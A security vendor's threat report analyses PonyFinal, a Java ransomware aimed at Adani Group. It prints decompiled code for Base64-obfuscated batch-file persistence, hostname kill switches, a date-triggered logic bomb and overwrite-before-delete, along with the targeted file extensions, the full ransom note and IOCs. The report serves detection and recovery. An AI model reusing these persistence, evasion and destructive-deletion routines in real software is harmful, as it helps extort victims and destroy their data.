

Threat Report: PonyFinal Ransomware

June 15, 2020



Table of Contents

1 EXECUTIVE SUMMARY	3
2 ANALYSIS	5
2.1 Self-Replication and Persistence Mechanism	5
2.2 Kill Switches	6
2.3 Predefined Launch Time	6
2.4 Encryption Mechanism and The Ransom Note	7
2.5 IOCs	9

Table of Figures


Figure 1 - PonyFinal Ransomware: Attack Chain.....	3
Figure 2 - Persistence Setup.....	5
Figure 3 - RunTask.bat	5
Figure 4 - Kill Switches.....	6
Figure 5 - Predefined Launch Time	7
Figure 6 - Securely Delete File	8
Figure 7 - Ransom Note.....	9
Figure 8 - IOCs List.....	9

1 EXECUTIVE SUMMARY

On May 27, Microsoft's security team issued an advisory warning about PonyFinal, a Java-based ransomware that was developed to target large organizations. The attack chain of PonyFinal ransomware is described in Figure 1.

Figure 1 - PonyFinal Ransomware: Attack Chain

Source: Microsoft



Because of the variety of techniques PonyFinal ransomware uses, the growing number of PonyFinal attacks and the lack of more detailed available information, Cysiv has analyzed it in detail. This research will improve our ability to detect and prevent this attack.

The obtained sample of PonyFinal ransomware uses different techniques including self-replication, persistence, and kill switch. Ponyfinal can also be classified as a logic bomb as it is programmed to start its encryption process at [2020-04-10 13:00:00](#).

PonyFinal ransomware uses both symmetric and asymmetric encryption, which includes Advanced Encryption Standard (AES) and RSA algorithms. It is also worth noting that the malware authors use strong encryption configurations and keys to prevent brute-forcing. After being encrypted, the files will also be overwritten with randomly generated data, before being deleted. After encryption, the file name will be appended by the extension **“.enc”**

The variant of PonyFinal ransomware was built to target Adani Group, an Indian multinational conglomerate, headquartered in Ahmedabad, Gujarat. However, it can be used to target any other company. The attackers currently demand 300 bitcoins (within 72 hours) for the RSA private key.

As a final note, the sample itself does not delete the local backup on the victim’s system, including, for example, the Volume Shadow Copy on Windows. Therefore, it is possible to restore the encrypted files from the local backup. However, there is no guarantee that other variants of PonyFinal will not delete the local backups.

Protection Provided by Cysiv:

Cysiv SOC-as-a-Service provides protection from a broad range of threats, including PolyFinal ransomware:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Threat hunting helps to identify suspicious activity and ensure digital footprints against any intrusions safe.
- Anti-malware that can be deployed on endpoints, for users, as part of the Cysiv service will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that can be deployed on servers and workloads, as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless threats. Additionally, it monitors events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that can be deployed and monitored as part of the Cysiv service will detect malicious attachments and URLs, and is able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they’re not being downloaded in the physical endpoint.

2 ANALYSIS

2.1 Self-Replication and Persistence Mechanism

Malware authors often employ persistence mechanisms to be able to launch their malware across restarts. To achieve this, PonyFinal ransomware starts its execution by replicating itself to `%PUBLIC%\tmp.jar` and then dropping the file `%PUBLIC%\RunTask.bat` to setup persistence, as shown in Figure 2 and Figure 3. The file `RunTask.bat` will be scheduled to run when the computer starts.

Figure 2 - Persistence Setup

```
try {
    duplicate(new File(System.getProperty("java.class.path")), new File(System.getenv("PUBLIC") + "\\tmp.jar"));
    setup_persistence();
}
catch (IOException thrown) {
    Logger.getLogger(PonyFinal.class.getName()).log(Level.SEVERE, null, thrown);
}
```

Figure 3 - RunTask.bat

```
final File file = new File(System.getenv("PUBLIC") + "\\RunTask.bat");
final byte[] decode = Base64.getDecoder().decode("
QEVDSE8gT0ZGDQpqYXZhdyAgLVhtczJnIC1YbXg1ZyAtamFyICVSZXBsYWNIJQ0K".getBytes(StandardCharsets.UTF_8));
final String replace = new String(decode).replace("%Replace%", System.getenv("PUBLIC") + "\\tmp.jar");
System.out.println(new String(replace));
try {
    if (!file.exists()) {
        file.createNewFile();
        final FileOutputStream fileOutputStream = new FileOutputStream(file);
        System.out.println(decode);
        fileOutputStream.write(replace.getBytes(StandardCharsets.UTF_8));
        fileOutputStream.close();
    }
}
catch (IOException ex) {
    ex.printStackTrace();
}
```

The content of the bat file is generated at run time by following the steps:

- Base64-decode the string “QEVDSE8gT0ZGDQpqYXZhdyAgLVhtczJnIC1YbXg1ZyAtamFyICVSZXBsYWNIJQ0K”. The result is shown below:

```
@ECHO OFF
javaw -Xms2g -Xmx5g -jar %Replace%
```

- Replace the sub-string “%Replace%” by the path to the replicated `tmp.jar` file.

2.2 Kill Switches

It is not uncommon to see malware authors use kill switches in their malware, as they can be used to stop the execution and hide the malicious behaviour from analysis if the malware detects that it is running in a sandbox. In some cases, malware authors also use a kill switch as a safety mechanism, which will prevent the malware from infecting the malware authors' systems.

PonyFinal ransomware contains kill switches that check for computer name or host name. If the names belong to a list of predefined names, it will terminate the execution. These checks happen after the ransomware establishes persistence on the victims' system. The related code is shown in Figure 4.

Figure 4 - Kill Switches

```
final String computer_name = System.getenv("COMPUTERNAME");  
final String host_name;  
if ((host_name = System.getenv("HOSTNAME")) != null && is_excluded_name(host_name)) {  
    System.exit(0);  
}  
if (computer_name != null && is_excluded_name(computer_name)) {  
    System.exit(0);  
}
```

The list of the predefined names include: [AUN-B0BHLH2](#), [DT-0206-802RWQL](#), [DT-0206-802RWQZ](#), [DT-0105-J5PTH32](#), [CSLAB3](#), [DT-1301-6DCY7Q2](#), [DT-1102-PGD8881](#), [DT-0802-2ZPSDV2](#), [DT-0105-5BZJ7BS](#), [APMUL-FS](#), [AUN-2Z4W7Y2](#), [sapphireapp1](#), [adsap](#).

2.3 Predefined Launch Time

PonyFinal ransomware only encrypts files on the victims' system at, or after, a predefined launch time. As shown in Figure 5, the launch time was [2020-04-10 13:00:00](#).

Because of this behavior, Ponyfinal ransomware can also be classified as a Logic Bomb. This technique, when applied to ransomware, can help the infection remain stealthy before the launch and surprise its victims when all the systems are encrypted at once.

Figure 5 - Predefined Launch Time

```

System.out.println("Waiting until launchtime..");
try {
    Thread.sleep(5000L);
    while (true) {
        final Date date = new Date();
        final SimpleDateFormat simpleDateFormat;
        final Date parse = (simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss")).parse("2020-04-10
13:00:00");
        System.out.println(simpleDateFormat.format(date));
        if (date.after(parse)) {
            break;
        }
        Thread.sleep(300000L);
    }
}
catch (Exception ex) {
    ex.printStackTrace();
}

```

2.4 Encryption Mechanism and The Ransom Note

PonyFinal ransomware employs both symmetric and asymmetric encryption, which includes Advanced Encryption Standard (AES) and RSA algorithms. The AES encryption configurations include Cipher block chaining (CBC) for block cipher mode of operation, and PKCS5 for padding. Meanwhile, the RSA encryption configurations include Cipher block chaining (CBC) for block cipher mode of operation, and PKCS1 for padding.

If infected by PonyFinal ransomware, each file on the victim's machine will be encrypted with a pair of randomly generated AES keys and initialization vector. Each folder on the victim's machine will contain a "keys.enc" file, which stores AES keys and initialization vector (encrypted by a hard-coded RSA public key) to decrypt all files in that folder. Decryption processes require a private RSA key from the attacker(s) to decrypt the AES keys.

The structure of the "keys.enc" files is as follows:

- *<Full path to encrypted file>:<RSA encrypted data>* (multiple lines)

The <RSA encrypted data>, when decrypted, will have the following structure:

- *<Initialization vector>:<Base64-encoded key>*

After being encrypted, the files (See Figure 6) will also be deleted securely by overwriting them with randomly generated data before they're deleted. This action is done to prevent the victims from recovering the files, since the file contents are overwritten on the disk.

Figure 6 - Securely Delete File

```

if (file.exists()) {
    final long length = file.length();
    final SecureRandom secureRandom = new SecureRandom();
    final RandomAccessFile randomAccessFile;
    (randomAccessFile = new RandomAccessFile(file, "rws")).seek(0L);
    randomAccessFile.getFilePointer();
    final byte[] array = new byte[64];
    for (int n = 0; n < length; n += 64) {
        secureRandom.nextBytes(array);
        randomAccessFile.write(array);
    }
    randomAccessFile.close();
    file.delete();
}

```

It is also worth noting that the malware authors use strong encryption keys to prevent brute-forcing. The hard-coded public RSA key is 4096 bits in length, and its modulus is:

```

885495483602140772984492330769946280419846928265813015464256021151467040096835846749718830883741684235170
695477195026635994258982121515216202979166584139098718204126557159845116199977592491482886832053012472077
269015046519383860448488795640242633539324688046235689631652183084318316386148092889301518391508412193544
677697002569738898343532233612491197705027043092781057362871807034385897359053302317291612026469117389495
468505403616816719166120642810756139279361352696828051215636503867778251483666207317427100230018177789375
676854228808417333591279224508319122674032634878485432213614542988934487569915107076181842701163852103478
811689506555300846274546946655161354853365984111829462170439112039483443916116750609131160689153259746945
483168201063043782325520809634580214773260835542114225586784488971227599150108902266327013003541433394522
451625001784059439551508814050792454771722457145544833269035392446927078515909952069408429206286439274467
781439403034486787963094406270858194618973021872893596791351121546990803388925033365355185574078939631385
488954290343730847949668898878922092812897791472370882621851209654042932508183922238861322114147939163291
579229650307697560137678480251287991530681988585231854886153067997716087565427,

```

Its public exponent is 65537. Finally, the randomly generated AES keys are 128 bits in length.

This variant of PonyFinal ransomware scans all files and folders on the victim's machine but only encrypts files with the following extensions:

```

.php, .asp, .aspx, .config, .html, .ost, .pst, .doc, .dot, .wbk, .docx, .docm, .dotx, .dotm, .docb, .xls, .xlt, .xlm, .xlsx, .xlsm, .xltx, .xltm, .xl
sb, .xla, .xlam, .xll, .xlw, .ppt, .pot, .pps, .900, .TSF, .001, .7z, .arj, .deb, .pkg, .rar, .rpm, .tar.gz, .z, .zip, .csv, .dat, .db, .dbf, .log, .mdb
, .sav, .sql, .tar, .xml, .ai, .bmp, .gif, .ico, .jpeg, .jpg, .png, .ps, .psd, .svg, .tif, .tiff, .sql, .mp4, .7z, .rar, .m4a, .wma, .avi, .wmv, .csv, .d3
dbsp, .zip, .sie, .sum, .ibank, .t13, .t12, .qdf, .gdb, .tax, .pkpass, .bc6, .bc7, .bkp, .qic, .bkf, .sidn, .sidd, .mddata, .itl, .itdb, .icxs, .hvpl,
.hplg, .hkdb, .mdbbackup, .syncdb, .gho, .cas, .svg, .map, .wmo, .itm, .sb, .fos, .mov, .vdf, .ztmp, .sis, .sid, .ncf, .menu, .layout, .dmp, .
blob, .esm, .vcf, .vtf, .dazip, .fpk, .mlx, .kf, .iwd, .vpk, .tor, .psk, .rim, .w3x, .fsh, .ntl, .arch00, .lvl, .snx, .cfr, .ff, .vpp_pc, .lrf, .m2, .mcm
eta, .vfs0, .mpqge, .kdb, .db0, .dba, .rofl, .hxx, .bar, .upk, .das, .iwi, .litemod, .asset, .forge, .ltx, .bsa, .apk, .re4, .sav, .lbf, .slm, .bik, .
epk, .rgss3a, .pak, .big, .wallet, .wotreplay, .xxx, .desc, .py, .m3u, .flv, .js, .css, .rb, .png, .jpeg, .txt, .p7c, .p7b, .p12, .pfx, .pem, .crt, .c
er, .der, .x3f, .srw, .pef, .ptx, .r3d, .rv2, .rvl, .raw, .raf, .orf, .nrw, .mrwref, .mef, .erf, .kdc, .dcr, .cr2, .crw, .bay, .sr2, .srf, .arw, .3fr, .dng
, .jpe, .jpg, .cdr, .indd, .ai, .eps, .pdf, .pdd, .psd, .dbf, .mdf, .wb2, .rtf, .wpd, .dxx, .xf, .dwg, .pst, .accdb, .mdb, .pptm, .pptx, .ppt, .xlk, .
xlsb, .xlsm, .xlsx, .xls, .wps, .docm, .docx, .doc, .odb, .odc, .odm, .odp, .ods, .odt, .mp3, .mpa, .ogg, .wav, .wma, .wpl, .cda, .ldf

```

After encryption, the file name will be appended by the extension “.enc”

Similar to the “keys.enc” files, the ransom note is dropped in each folder to demand the ransom. The content of the ransom note is shown in Figure 7.

Figure 7 - Ransom Note

```
Dear ADANI GROUP,

All your important files were encrypted on all computers.
You can verify this by click on see files an try open them.

Encryption was produced using unique KEY generated for this computer.

To decrypted files, you need to obtain private key.
The single copy of the private key, with will allow you to decrypt the files, is locate on a secret server on the internet;
The server will destroy the key within 72 hours after encryption completed.
Pay us 300 BTC , and we will decode upto 3 sample files you send us via email for verification to prove we deliver master key,
send file sample to: thecurelegion@protonmail.com
Bitcoins have to be sent to this address: 3JKX3VWDPW7gvVaXFVv3UazY29pE2LGV7b

After you've sent the payment send us an email to : thecurelegion@protonmail.com with subject : Decryption of files

If you are not familiar with bitcoin you can buy it from here :

SITE : www.localbitcoin.com

After we confirm the payment , we send the private key so you can decrypt your system.
```

The note above shows that this variant of was built to target Adani Group, an Indian multinational conglomerate, headquartered in Ahmedabad, Gujarat. The attackers demand 300 bitcoin for the RSA private key. As a final note, the sample itself does not delete the local backup on the victim’s system. For example, the Volume Shadow Copy on Windows. Therefore, it is possible to restore the encrypted files from the local backup.

2.5 IOCs

List of IOCs related to this miner has been provided on PonyFinal.

Figure 8 - IOCs List

IOC Type	IOC Value	Comments
MD5	e94b18674b8336461c12a2ed48541956	PonyFinal Ransomware
MD5	05b90b2c63743b26099668f97201cd52	RunTask.bat
MD5	1bc975c4e0504493433b6926c3edc5b4	Ransom note
File Name	keys.enc	Encrypted decryption keys
File Name	*.enc	Encrypted file
File Name	README_files.txt	Ransom note
Email Address	thecurelegion[@]protonmail[.]com	Attackers’ email address
Bitcoin Address	3JKX3VWDPW7gvVaXFVv3UazY29pE2LGV7b	Attackers’ Bitcoin address

Cysiv LLC

225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062

www.cysiv.com

sales@cysiv.com